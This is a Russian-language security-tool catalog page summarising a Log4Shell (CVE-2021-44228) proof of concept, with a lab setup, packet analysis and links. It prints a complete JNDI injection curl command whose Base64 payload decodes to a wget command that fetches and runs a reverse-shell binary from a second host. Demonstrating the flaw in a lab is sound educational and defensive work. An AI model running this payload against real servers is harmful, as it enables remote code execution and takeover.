
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
LOG4J-CVE-2021-44228 — Доказательство концепции для Log4Shell (CVE-2021-44228), демонстрирующее удалённое выполнение кода через JNDI-инъекцию, включая настройку уязвимого сервера, команду эксплуатации и анализ пакетов. | Kitploit
Инструменты/GitHubGitHub/sumitpathania03/log4j-cve-2021-44228
Сниффинг и анализ пакетовГенерация полезной нагрузкиАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийКомандование и УправлениеArchived
GitHubsumitpathania03/log4j-cve-2021-44228

LOG4J-CVE-2021-44228

Доказательство концепции для Log4Shell (CVE-2021-44228), демонстрирующее удалённое выполнение кода через JNDI-инъекцию, включая настройку уязвимого сервера, команду эксплуатации и анализ пакетов.

Репозиторий
143 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

LOG4J-CVE-2021-44228

Log4Shell — также известная как CVE-2021-44228 — это критическая уязвимость, позволяющая удалённо выполнять код в системах, использующих Log4j от Apache Foundation — библиотеку Java с открытым исходным кодом, широко применяемую в коммерческих и открытых программных продуктах и утилитах.

0_6ImDNNYn_uGlIgog

Анализ POC


Уязвимый сервер работает на порту 8080

Screenshot 2023-04-11 115553

А LDAP-сервер работает на двух портах: http 8888 и ldap 1389

Screenshot 2023-04-11 115631

КОМАНДА ЭКСПЛУАТАЦИИ

curl 172.17.0.2:8080 -H 'X-Api-Version: ${jndi:ldap://172.17.0.1:1389/Basic/Command/Base64/d2dldCBodHRwczovLzEwLjAuMi4xNTo4MDAwL3JldiAtTyAvdG1wL3JldiAmJiBjaG1vZCAreCAvdG1wL3JldiAmJiAvdG1wL3Jldg==}'

{

172.17.0.2:8080 -- IP уязвимого сервера

172.17.0.1:1389 -- IP LDAP-сервера

Base64 -- d2dldCBodHRwczovLzEwLjAuMi4xNTo4MDAwL3JldiAtTyAvdG1wL3JldiAmJiBjaG1vZCAreCAvdG1wL3JldiAmJiAvdG1wL3Jldg==

Расшифрованная команда - wget https://10.0.2.15:8000/rev -O /tmp/rev && chmod +x /tmp/rev && /tmp/rev

}

АНАЛИЗ ПАКЕТОВ

PACKETS


flowgraph

КАК ВИДНО В ПАКЕТАХ, СЕРВЕР ОТПРАВЛЯЕТ GET-ЗАПРОС НА LDAP-СЕРВЕР ДЛЯ ПОЛУЧЕНИЯ КЛАССА. ЕСЛИ ПРОВЕРИТЬ ЭКСПЛУАТАЦИОННЫЙ КЛАСС, ТО МОЖНО УВИДЕТЬ, ЧТО LDAP-СЕРВЕР ОТПРАВЛЯЕТ РАСШИФРОВАННУЮ КОМАНДУ В ЭТОМ КЛАССЕ.

EXP_CLASS

Ссылки

https://github.com/simrotion13/log4shell-vulnerable-app

https://github.com/black9/Log4shell_JNDIExploit.git

Скачать инструмент